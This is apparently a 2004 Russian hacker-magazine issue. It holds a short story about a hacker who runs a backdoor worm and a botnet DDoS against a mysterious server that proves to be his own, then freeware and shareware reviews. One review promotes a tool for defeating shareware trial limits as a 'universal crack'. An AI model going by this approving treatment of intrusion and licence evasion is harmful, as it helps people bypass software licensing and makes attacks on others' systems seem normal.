Spook решился на безумный поступок. Он собрался написать полностью идентичную систему на основе собранной информации, а в тех частях, где ее не было, руководствуясь своей интуицией. Систему определенно собрал и настроил гениальный хакер, в этом они были похожи. Следовательно, и идеи, и результат должны были стать похожими.

Spook наглухо зашторил окна, закупил продуктов на несколько недель вперед и выключил все средства связи. Он не хотел, чтобы его что-то отвлекало от дела. В конце июня он с головой углубился в написание новой ОС. Хакер делал это только для того, чтобы взломать самую сильную защиту в его жизни. Это был вызов самому себе.

* * *

Через 2 месяца ОС была готова. В нее вошло только самое необходимое – никаких лишних сервисов. Упор на абсолютную защищенность. К тому времени, как последний штрих был готов, Spook уже знал, как пройти первые два рубежа защиты. Оставалось еще два.

Теперь хакер мог просмотреть контент диска компьютера. Практически все папки и файлы были зашифрованы. Совершенно точно это была не военная и не корпоративная система. Больше походило на чей-то личный архив. Несмотря на то, что Spook не специализировался на криптографии, одно время он изучал разные алгоритмы. И насколько он мог судить, шифр был таким же специфичным, как и ОС. Spook подкинул кусок зашифрованного текста своему знакомому эксперту. Тот ничем не смог помочь.

На форуме, где когда-то обсуждали систему, топик закрыли. Все сошлись во мнении, что хакнуть сие если и можно, то потребуется слишком много времени. Тратить его никто не хотел. Но Spook сдаваться не собирался. Пока он не получит абсолютные права доступа на этом компьютере, он не успокоится.

* * *

Прошло три месяца с тех пор, как он обнаружил систему. За это время он выходил из дома всего 5 раз – каждый раз за продуктами. Spook не брился, редко мылся и мало спал. Он стал примером классического гика, который настолько увлечен какой-то идеей, что не отвлекается на такие "мелочи", как уход за собой и социальная жизнь.

Сервер не выходил у него из головы. Он уже перепробовал все, но был еще слишком далеко от успеха.

Однажды в системе появилась новая директория. Он заметил ее сразу, так как уже давно знал весь контент наизусть. К тому же это была единственная незашифрованная папка, которая называлась HERE.

Внутри был текстовый файл chat.txt. Хакер попробовал его открыть и с удивлением понял, что у него есть права на редактирование. В файле было только одна фраза: "Не устал еще?".

Админ знал, что он в системе!

Админ играл с ним, как с сопливым скрипт-кидисом!

Spook долго смотрел на открытый файл и думал. Опыт подсказывал, что если засекли, нужно драпать немедленно. Но он слишком много времени потратил на эту систему, к тому же ему чертовски хотелось узнать, кто стоит за этим серваком.

Наконец, его пальцы легли на клавиатуру и написали ответ: "Ничуть. Пока только разминаюсь". После этого он вышел из системы.

* * *

Хакер и хозяин системы стали общаться регулярно. Они оставляли свои комментарии поочередно в текстовом файле, и через пару недель лог составлял уже около 50 килобайт.

Админ системы оказался достойным соперником. Он хорошо разбирался во всем, в чем разбирался Spook, и хакер мог обсудить с ним любые тех. вопросы. Админ не называл своего имени или ника и, кажется, не собирался выгонять непрошеного гостя из системы.

После получения первого сообщения от нового приятеля, Spook бросил затею захакать его сервак. Он стал снова взламывать системы пачками и тусоваться на хакерских ресурсах. Пока однажды не заметил на своем компьютере троян.

Компьютер Spook'а еще ни разу не хакали – у него были заблокированы все возможные порты, а трафик, проходивший через оставшиеся, тщательно контролировался. Такая дрянь, как троян, даже теоретически не могла проникнуть внутрь. Но невидимый шпион сидел глубоко в системе и отслеживал все действия хакера. Обнаружить его можно было только чисто случайно, так и вышло. Убив вредоносный процесс, Spook тщательно исследовал жучка. Следы вели к серверу, который он три месяца пытался взломать.

В тот же день в файле появилась новая заметка от Spook'а: "Я раздавил твоего паразита. Жди ответной любезности".

* * *

Spook попытался отследить, где находится интересующий его компьютерный сервер. Но админ сделал все, чтобы максимально запутать следы. Тем не менее, хакеру удалось узнать, что тачка находится где-то в российском сегменте Сети. Значит, они земляки.

О своем собеседнике Spook не знал ровным счетом ничего. Кто этот незнакомец, сколько ему лет, что ему нужно? В том, что админу от него было что-то нужно, хакер не сомневался. Админ постоянно задавал вопросы в chat.txt, а вскоре начал преследовать Spook'а и за пределами системы.

Когда хакер закинул мессагу на приватный security-форум, ему ответил анонимус длинной характерной цитатой из их лога. Когда хакер зашел на андеграундовый канал IRC, первым с ним поздоровался некий Admin. Сделав whois, Spook увидел еще одну цитату. И так было везде.

Где бы ни оказался хакер, – неизвестный владелец системы преследовал его повсюду. Spook спросил его, зачем он это делает, но админ проигнорировал вопрос.

Общение через chat.txt постепенно сходило на нет. Админ отвечал вяло, общими фразами. Spook не мог ему доверять. И через какое-то время, зайдя снова в ту самую систему, хакер обнаружил, что контент диска для него закрыт. Таким образом, исчезла возможность хоть как-то связаться с админом.

* * *

Spook шел по улице, в руке он держал полураспитую бутылка пива. Настроение было архихреновое.

Дорогу преградил мент. Козырнул и спросил:

– Документы, пожалуйста.

Spook достал из заднего кармана джинсов паспорт и протянул этому стервятнику. С документами было все в порядке, поэтому долго его не задерживали. Тем не менее, пока мент рассматривал его паспорт, Spook успел заметить, как за ним наблюдает подозрительный субъект. В стремном тулупе и сандалиях, лет 40, он не спускал с него глаз.

Хакер пошел дальше и спиной чувствовал преследование.

Чтобы избавиться от идущего следом мужика, Spook пошел дворами, заворачивая в самые богом забытые переулки. Но неизвестный шел за ним.

Парень был реально напуган. Одно дело, когда тебя преследуют в Сети, другое – в реальной жизни. В мозгу пронеслись моменты из боевиков, где киллер наконец нагоняет свою жертву и всаживает в спину холодный свинец. Нужно было срочно что-то предпринять. И за очередным поворотом он решил действовать.

Завернув за угол, Spook схватил дрын покрепче и стал ждать. Стремный мужик зашел за угол через минуту и, увидев парня, замахивающегося дрыном, отшатнулся. Но было поздно. Дрын приземлился на череп, мужик упал. Spook подскочил к нему и начал трясти, выпытывая, кто он такой и что ему надо.

У мужика от крови слиплись волосы, тем не менее, он соображал вполне хорошо.

– Бутылку. Дай... бутылку... – испуганно проговорил он.

Spook сначала не понял, а когда дошло, захохотал, как сумасшедший. Оставив бомжу все еще недопитую бутылку, за которой тот шел так долго, хакер направился дальше.

В парке он присел на лавочку и попытался расслабиться.

Несмотря на осень, на улице было по-летнему тепло. На противоположной лавочке в обнимку сидела парочка и о чем-то лениво болтала. То и дело мимо проезжали роллеры. Выходные. Народ гулял и оттягивался как мог.

Spook вдруг подумал, что не мешало бы позвонить родителям. Он не сообщал о себе никаких вестей уже больше года. И они совершенно не знали, где он живет и чем занимается.

Spook закрыл глаза и подставил солнечным лучам свое тело. Все-таки не такое уж и плохое это солнце. Может, не стоит от него постоянно закрываться в комнате? Нежась на солнце, хакер чуть было не вздремнул. А когда открыл глаза, мир вокруг изменился. Он это почувствовал сразу.

Девушка и парень, сидящие напротив, замолкли и смотрели на него. Проезжающие мимо роллеры глазели на него, как на редчайший экспонат роллерного магазина. Продавщица мороженого без тени смущения его разглядывала... ВСЕ люди смотрели на него НЕ ОТРЫВАЯСЬ.

Мир сошел с ума. Что им всем от него нужно?

Он еще раз закрыл глаза, а когда открыл, все было по-прежнему. Парочка обнималась, роллеры были заняты собой, продавщица общалась с покупателями.

На обратном пути Spook купил в магазине большой финский замок.

* * *

ICQ Session started 2 Oct. 2004 15:30

– hi.

– who are u?

– Тебе ли не знать.

– Ты тот, о ком я подумал?

– Зависит от того, о ком ты подумал.

– Почему ты решил закрыть доступ в систему?

– Я не люблю, когда по моим владениям шастают посторонние.

– Я думал, я для тебя уже не посторонний.



– Ты хакер. Взломщик. Как я могу быть уверенным, что ты не наделаешь глупостей?
– Я подобрался слишком близко? Признайся.
– Не смеши меня. Тебе никогда не взломать мою защиту.
– Ты все еще преследуешь меня?
– Я не преследую тебя.
– Тогда почему ты оказываешься везде, куда бы я ни зашел?
– Это все твоя паранойя.
– Не пори чушь. Кто тут параноик, так это ты. Зачем тебе ставить такую защиту на компьютер, информация на котором не стоит и гроша.
– Может быть, мне хотелось таким образом привлечь тебя?
– Зачем?!
– Может, мне действительно от тебя что-то нужно?
– Тогда почему бы тебе об этом не сказать?
– Еще рано.
– Не играй со мной, анонимус. Мне ведь задосить твою машину – раз плюнуть. Неделю потом поднимать будешь.
– Уверен?
– Да.
– Что ж, попробуй... и... дай бутылку.
ICQ Session closed 2 Oct. 2004 15:46

* * *

Spook практически не занимался DDOS-атаками, считая их привилегией скрипт-кидисов. Но админ бросил ему вызов, в очередной раз.

Полгода назад хакер написал маленького червячка, который захватывал все компьютеры, до которых мог добраться и оставлял в них бекдор. Если Spook'у нужно было использовать их ресурсы для своих нужд – он запускал программу-маяк и захваченные компы тут же отзывались, выполняя любые задания. Проверив количество еще активных тачек, Spook увидел, что их не так уж и мало, хотя прошло уже много времени. 18 тысяч машин должно было хватить, чтобы завалить корпоративный сервер, не говоря уже о частном. Выбрав в качестве жертвы айпишник пресловутой системы, он отдал приказ каждую секунду посылать на этот комп ложные запросы. А сам устроился поудобнее смотреть на логи.

Юзерский комп от такой массивной атаки завис бы уже через несколько секунд. Админская система держалась, как будто ее все эти DDOS-атаки не касались. Судя по логам, скорость ее работы постепенно замедлялась, но мог потребоваться не один час, чтобы результат стал заметен.

Какая же у него толщина канала? Наверняка не меньше террабита, как и у самого Spook'a. В том, что админ юзает фильтры входящего трафика, хакер не сомневался. У него самого стояло подобное добро, чтобы разные мудаки обломались его задосить.

Ждать, пока атака перезагрузит систему, Spook не стал, а решил выспаться. По его расчетам, в тот момент, когда он проснется, все будет закончено.

* * *

Spook открыл глаза. В комнате стояла тьма. Раскрыв шторы, он увидел, что сейчас ночь, а судя по часам, 2 часа. Он проспал 17 часов подряд! Такого с ним не случалось уже больше года. Но по-настоящему он удивился, когда заметил, что его комп не подает признаков жизни.

Сначала хакер подумал, что сгорел проц или мамка. Но после перезагрузки комп мигнул диодом и погнал загружать биос. Выбрав из списка восьми осей свою любимую, Spook вошел в систему и стал просматривать логи.

Невероятно!

Несколько часов назад на его тачку обрушилась шквальная атака. Spook был уверен, что без админа тут не обошлось. Похоже, у него тоже была своя коллекция машин-зомби.

Вскоре после загрузки система снова стала подтормаживать. DDOS на его комп продолжался! Хакер отключил все лазейки, через которые мог проникнуть сетевой мусор. Напор спал, но система по-прежнему замедлялась. Запустив сканер, Spook стал искать, где те дыры, через которые продолжает идти атака. Дырка оказалась одна, и после того, как он ее прикрыл, система начала работать стабильно.



Spook был в бешенстве. Так его еще никто не попускал.

Он зашел в систему админа и заметил, что прежние read-only привилегии вернулись, файл chat.txt был на месте, и его снова можно было редактировать. Весь предыдущий лог был стерт.

Spook оставил только одно сообщение: "Выходи в ICQ".

* * *

ICQ Session started 4 Oct. 2004 6:07
– ?
– Ты, наверное, гордишься собой?
– Почему ты так решил?
– Завесил мне тачку...
– Ты ведь хотел то же сделать с моей?
– Да. Но ты дал добро на это, а я нет.
– Честно говоря, я не думал, что это окажется так легко.
– Легко? Судя по логам, ты долбился несколько часов.
– Главное – результат. Вот он, перед тобой. Ты слил, хакер.
– Пошел ты!
– Ты слишком вспыльчив, хакер. Если бы у тебя было столько же знаний, сколько горячки, ты, возможно, смог бы взломать мою систему.
– Для меня взлом любой системы – вопрос времени.
– Да? И сколько времени тебе еще нужно? Месяц? Год? Столетие?
– Ты слишком самоуверен, админ.
– Не более, чем ты.
– Кстати, что ты имел в виду, когда в прошлый раз сказал: "Дай бутылку"?
– Я могу сказать тебе с глазу на глаз.
– В смысле?
– В прямом. Я знаю, тебе давно хочется меня увидеть. Узнать, кто я есть. Я прав?
– Да.
– Не побоишься встретиться со мной?
– Я хочу встретиться. Ты близко?
– Подходи сегодня в 8 вечера к той лавочке, где ты сидел последний раз. Я буду в синих потертых джинсах, мятой желтой рубашке и красной кепке. Ты меня узнаешь.
– Подожди! Как ты узнал, где я живу? И на какой лавочке сидел в последний раз?
ICQ Session closed 4 Oct. 2004 6:21

* * *

Без пяти восемь Spook находился рядом с условленным местом. Он не спешил подходить к лавочке и хотел сначала

убедиться, что его анонимный соперник пришел сам. Админ мог запросто заложить его ментам – хакера было за что привлекать к ответственности. И посадить лет эдак на 200.

На лавочке, у которой они договорились встретиться, сидел старик. В одной руке он держал палку, в другой – пакет.

– Может, это он и есть? – промелькнула мысль у Spook'a в голове, – Шифруется, сука.

Такая мысль развеселила хакера.

Прошло 15 минут, никто в желтой рубашке и красной кепке не показывался.

Наконец Spook не выдержал и присел рядом с дедом.

– Здравствуйте, – обратился хакер к пенсионеру.

Дед удивленно крякнул, взглянул на молодого парня и, ничего не сказав в ответ, отвернулся.

Spook отчаянно вглядывался в толпу проходящих людей. Никого подходящего по описанию не было. Часы показывали уже полдесятого.

Дед встал и почапал к выходу из парка. На его место села тетка и принялась читать очередные похождения Каменской. Spook решил подождать еще 15 минут и потом с чистой совестью сваливать. Он понимал, что, скорее всего, админ снова его развел, да и не могло быть по-другому – откуда ему знать место встречи? Но что-то удерживало его на этой лавочке. Что-то не давало покоя.

Метрах в 20 на тротуаре остановилась кучка девочек-малолеточек. Они шумно щебетали о своем и постоянно смеялись. Заметив Spook'a, одна из девчонок показала на него пальцем и вся компания дружно заржала. Хакер почувствовал себя идиотом, его так и подмывало подняться и надавать дерзкой малолетке по ушам. Но вместо этого девчонка подвалила к нему сама и, насмешливо оглядывая, спросила, когда у него день рождения.

– Какое твое дело? – недовольно ответил Spook.

– Напомни мне, когда оно настанет. Я подарю тебе утюг. Погладишь, наконец, свою рубашку.

Девка прыснула и вернулась к своей компании. После этого все они пошли к центру парка. Spook проводил их взглядом и посмотрел на рукав своей рубашки. Рукав, как и вся рубашка, был в таком виде, как будто его из задницы достали. Но что-то было еще...

Рубашка была ЖЕЛТОЙ!

Сердце Spook'a замерло. Он ощупал рукой голову и убедился, что на ней надета кепка. КРАСНАЯ КЕПКА.

Хакер вскочил с лавочки, мир поплыл перед его глазами.

– Вам плохо? – раздался голос тетки откуда-то из тумана.

Но Spook уже бежал домой.

Добравшись до компа, он стал перерывать свой жесткий диск и наткнулся на директорию, которую видел впервые. Или не впервые? Она состояла из одной единственной буквы X. Весь контент внутри был зашифрован, но теперь Spook смутно узнавал шифр.

Хакер запустил терминал, ввел ip админской системы и открыл окно ввода пароля. Пальцы сами набрали длинный пассворд, который был админским в его собственной системе. На мониторе появилась надпись: "Accepted". Spook был внутри.

Он был настолько ошарашен, что просто сидел и смотрел на эту надпись. Наконец, хакер запустил аську, выбрал ник Admin и послал сообщение: "Ты где?". Аська тут же пискнула до боли знакомым голосом. В углу появилась надпись "Message received".

Spook открыл его, заранее зная, что будет внутри.

-eof-



 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  hiNt (hint@gameland.ru)

WAPOWAREZ

HTTPWATCH V 3.2

Windows NT/2k/XP
Shareware
Size: 823 Kb
www.simtec.ltd.uk

Те, кто хотя бы немного интересуется веб-дизайном, наверняка уже встроили в свой Internet Explorer плагин Instant Source (www.blazingtools.com), умеющий показывать на отдельной панели HTML-код того элемента страницы, который в данный момент находится под курсором. Примочка, что и говорить, нужная. С ее помощью можно просмотреть исходники и текущей странички, и загружаемых ею внешних CSS, JS и VBS-файлов. Однако если ты серьезно занимаешься изучением внутреннего устройства чужих веб-сайтов, советую наряду с Instant Source навесить на своего ослика еще один плагин - HttpWatch. Он позволяет контролировать обмен информацией по HTTP-протоколу между браузером и веб-сервером: показывает данные, передаваемые на сервер через URL или в теле HTTP-запроса; заголовки запросов и ответов, cookies. Благодаря HttpWatch, ты всегда будешь знать точное расположение файлов на удаленном сервере. Утомили кривые URL? Хочешь знать реальный адрес файла, который качаешь? Ставь себе HttpWatch, и этот плагин мигом скинет тебе правильный линк в буфер обмена.

Одна беда - шароварная версия HttpWatch жестко привязана к нескольким популярным сайтам (www.google.com, www.microsoft.com, www.slashdot.org, www.yahoo.com и т.д.). Так что даже для того чтобы плагин как следует опробовать, его приходится сначала либо крякать, либо покупать.




PRAGMA V 3.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 8844 Kb
www.trident.com.ua

Если хочешь на всякий случай иметь под рукой переводчика, хоть бы и электронного, совершенно необязательно ставить себе на машину монстрообразный Promt. Можно выкачать девятиметровую Pragm'у, разработанную нашими украинскими товарищами, и жить с ней долго и счастливо. Переводит софтинка, на мой взгляд, не намного хуже Промта, зато весит меньше, а сервис предлагает тот же. Кстати, насчет сервиса. Нормальному юзеру за глаза хватает возможностей пакета Pragma Base, позволяющего переводить тексты в Notepad'е, а главное, наделенного модулем Fast Translation, предназначенным для быстрого перевода содержимого буфера обмена. Если тебе требуется внедрить переводчик в Microsoft Office или интегрировать его в браузер/мейлер - качай, соответственно, Pragma Office или Pragma Internet (разумеется, на наш компакт мы положили все три версии, доступные для скачивания). Лингвистическая часть Pragm'ы включает два базовых языка: английский и русский. Перевод, само собой, возможен в обе стороны. Словари других языков, а также расширенный словарь специальных терминов можно подгрузить с сайта программы. Можно было бы еще вспомнить о наличии вспомогательных модулей для корректировки словарей и обновления системы через инет, но я почему-то сомневаюсь, что эта информация тебя заинтересует. Если я ошибаюсь - русский хелп тебе в помощь!

Бесплатно Pragma позволяет юзать себя 15 дней. После этого прогу надо будет так или иначе регистрировать :).



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru.
Ведущий рубрики Tips&Tricks Иван Скляров.

Все знают о минусах фреймов, но достойную альтернативу им используют немногие. Я говорю об SSI. Идея такая: даешь всем своим html-файлам расширение .shtml и на месте вставляемого элемента (например, меню) пишешь:

```
<!--#include virtual="include/menu.html" -->
```

Само меню будет лежать в файле menu.html. Все! И не надо больше перелопачивать все страницы для изменения ссылки!

Иван ака Солнце_Кошек


SHELLENHANCER V 2.0



Windows 9x/Me/NT/2k/XP
Freeware
Size: 1811 Kb
www.nuonsoft.com

Новая версия, пожалуй, одного из самых интересных системных add-on'ов, расширяющих возможности стандартной виндозной графической оболочки. ShellEnhancer - это два десятка наворотов в одной упаковке. Тут тебе и необычные способы манипуляции окнами приложений, и продвинутые функции управления прозрачностью отдельных элементов оконного интерфейса, и серьезный менеджер горячих клавиш, позволяющий на любую комбинацию кнопок вешать классные скрипты. Если ты эту прогу уже юзал, то обрати внимание, что вторая версии ShellEnhancer теперь разрешает привязывать заранее заданные команды к активным углам экрана, а также научилась распознавать символы, которые ты рисуешь на экране мышкой.


Но самое важное - продолжается противостояние бесплатного ShellEnhancer и платной WinGlance (www.usablelabs.com) в плане создания самого совершенного TaskSwitcher'а - переключателя задач. Модуль Enhanced TaskSwitcher, который садится на стандартную комбинацию Alt+Tab, и раньше функционировал неплохо. Но вот Mosaic-TaskSwitcher был во второй версии серьезно модифицирован: он стал работать быстрее, устойчивей и научился подкладывать под скриншоты окон фоновый рисунок Рабочего стола. Кстати, именно работа Mosaic-TaskSwitcher'а изображена на скриншоте. Думаю, ты со мной согласишься - такую фишку стоит поюзать хотя бы даже из чистого любопытства.




HALLOFTHEMONAINKING V 1.1

Windows 9x/Me/NT/2k/XP
Freeware
Size: 298 Kb
www.angelfire.com/rpg2/e_grig

Как только на свете появились условно-бесплатные программы с ограниченным сроком действия, сразу же нашлись юзеры, которые догадались, что такие программы будут работать дольше, если перед их запуском переводить системное время назад. Даже со многими современными прогами такой подход до сих пор срабатывает. Не случайно в статье "Детриализация по-домашнему" (X04'04) мы рассматривали несколько прог, умеющих перед запуском нужной нам шароварины автоматически устанавливать необходимую дату, а затем возвращать системное время в исходное состояние. Однако в то время, когда писалась указанная статья, на свете еще не было утилиты, способной просто брать и замораживать время для отдельно взятого процесса. Теперь такая утилита появилась. Она носит название HallOfTheMonainKing. Ее интерфейс страшен, но работает она превосходно. После ее установки ты запускаешь сперва шароварную прогу, затем - ControlPanel.exe. Выбираешь в Process Selector'е соответствующий шароварной проге процесс. Устанавливаешь временной период, в котором этот процесс будет пребывать вне зависимости от показания системных часов, и активируешь заморозку нажатием на ADD PROCESS AND PARAMETERS TO FROST LIST. Все! Теперь ControlPanel можно закрыть, а о каком-то ограничении срока действия шароварины - забыть навсегда... Конечно, некоторые программы этой утилите все-таки не по зубам, но удивительно большой процент пациентов с ее помощью все же идет на поправку. Короче, если ты искал универсальный кряк - попробуй HallOfTheMonainKing. Подробное руководство по использованию ты найдешь на домашней страничке софтины.




GWHERE V 0.1.4



Linux, FreeBSD, Windows
Size (в .gz): 968 Кб
www.gwhere.org
Лицензия: GNU GPL


GWhere - полезная утилита для всех обладателей более-менее крупных коллекций компакт-дисков (а также дискет, Zip-устройств и вообще всего, что можно примонтировать), среди которых порой (естественно, в самый нужный момент) бывает трудно найти нужную информацию. Основанная на GTK+ программа официально названа "менеджером каталога переносных носителей" и предназначена для поиска файлов/каталогов в предварительно проиндексированной базе. Пример ее использования таков: у вас есть десять CD с пакетами для любимой операционной системы, каждый из которых уже был просканирован GWhere и занесен в каталог под своим названием и уникальным номером. Теперь для того чтобы узнать, где находится требуемый для установки пакет, достаточно ввести его хотя бы приблизительное наименование (поддерживаются и регулярные выражения) и нажать на "Search". Таким же образом можно, например, вести каталог записанных на диски фильмов (для быстрой проверки, есть ли уже такое кино на CD или нет). GWhere легка в освоении и быстра в выполнении поставленных задач, поддерживает работу с архивами.

Вид каталога




Поиск в GWhere

STARTUP INSPECTOR FOR WINDOWS V 2.1



Windows 9x/Me/NT/2k/XP
Freeware
Size: 626 Kb
www.windowsstartup.com

На днях настраивал компьютер одной знакомой. Девушка жаловалась на возросшую заторможенность системы. Причина тормозов выяснилась быстро: младший братик ставил на комп все демки и проги, до которых только мог дотянуться. Два десятка приложений автоматом стартовало после загрузки оси. Пришлось запускать msconfig.exe, переходить на вкладку "Автозагрузка" и проверять элемент за элементом (что за файл? где расположен? какой проге принадлежит данный каталог?). Понадобилось полчаса на то, чтобы выявить и отключить левые антивирусы (2 штуки!), лишний файрвол и дюжину никому не нужных утилит... Если бы тогда у меня была с собой программа Startup Inspector for Windows (SIW), думаю, я справился бы с этой работой минуты за две. Почему? А потому, что у этой утилиты, внешне смахивающей на самый рядовой startup-менеджер, есть одна эксклюзивная функция: SIW умеет подгружать описания файлов, чей автозапуск прописан в системе, из своей онлайновой базы данных. Причем эти описания носят рекомендательный характер: файлы, нужные оси, утилита отмечает одним значком, полезные проги - другим, мусор - третьим, spyware - четвертым. Самое приятное, что база данных программы уже содержит более четырех тысяч записей. Так что на моей машине SIW распознала все, включая и не слишком известные RUNit с RestoreIT, и наши отечественные Punto Switcher, Outpost Firewall.




FLASHPLAYER PLUS V 2.0



Windows 9x/Me/NT/2k/XP
Shareware
Size: 3734 Kb
www.flashplayerplus.com

Один мой приятель собирает flash-мультики. Ему повезло - он не такой, как все. Он работает в офисе, а потому у него есть время заниматься всякой ерундой. Так вот, у него этих мультиков уже два компакта. И в прошлые выходные он познакомил нашу компанию с частью своей коллекции. Лучше всего шли под пиво кровавые мульты из "детской" серии "Happy Tree Friends", взятые с сайта www.htf.ru (чернуха жуткая, сразу предупреждаю!). Тогда-то я впервые и обратил внимание на программу FlashPlayer Plus, установленную на машине приятеля для того, чтобы не нужно было вылезать из-за стола для запуска очередной flash'ки.

FlashPlayer Plus - это полноценный проигрыватель файлов Macromedia Flash. Он поддерживает воспроизведение как обычных swf-файлов, так и проекторов (exe). Имеется и встроенный конвертер файлов из одного формата в другой. Классические средства управления воспроизведением (пауза, перемотка и т.д.), понятное дело, присутствуют. Также можно настраивать качество воспроизведения и выбирать способ масштабирования изображения (поддерживается и полноэкранный режим работы). Но главный плюс FlashPlayer'а заключается в продвинутых функциях управления flash'ками: возможности сортировки файлов по категориям и создания плейлистов. Кстати, название каждого swf-файла в окне программы сопровождается кадром, выдранным из его тела (на панели инструментов имеется и кнопочка для ручного захвата кадров)... Ну а окончательный приговор "Рулез!" прога зарабатывает своим умением таскать flash'ки из инета, делать из них скринсейверы и натягивать на экран динамические обои. В общем, если на твоем винчестере наберется больше десятка flash-мультиков, значит, с этим FlashPlayer'ом тебе стоит познакомиться поближе.




DILLO V 0.8.1




POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 391 Кб
www.dillo.org
Лицензия: GNU GPL

Dillo - графический web-браузер для любителей аскетизма, построенный на библиотеке GTK+. Разработчик изначально задался целью создать обозреватель, преимуществом которого будет не поддержка всевозможных WWW-стандартов, не красивое отображение HTML и даже не многофункциональность, а скорость работы, сравнимая с консольными links/lynx. Движок для обработки страниц действительно работает очень быстро и не требователен к ресурсам компьютера (а по завершении рендеринга браузер выводит список найденных в коде ошибок). Такой подход к web-серфингу, несомненно, придется по душе многим пользователям (особенно ненавистникам нагруженной Mozilla). В Dillo нет даже главного меню программы с настройками, а вся функциональность ограничивается стандартными Back, Forward, Home, Reload, Save, Stop, поиском на странице, поиском в Google и очень примитивными закладками (управление ведется в самом окне браузера через предоставляемые HTML-формы). Поддержка cookies, как и изображений в форматах PNG, JPEG и GIF (для полного комфорта), может быть упразднена еще на стадии ./configure. Замечено недружелюбное отношение (по умолчанию) к русскому языку на страницах.




HTOP V 0.3.3




Linux
Size (в .gz): 90 Кб
http://htop.sf.net
Лицензия: GNU GPL

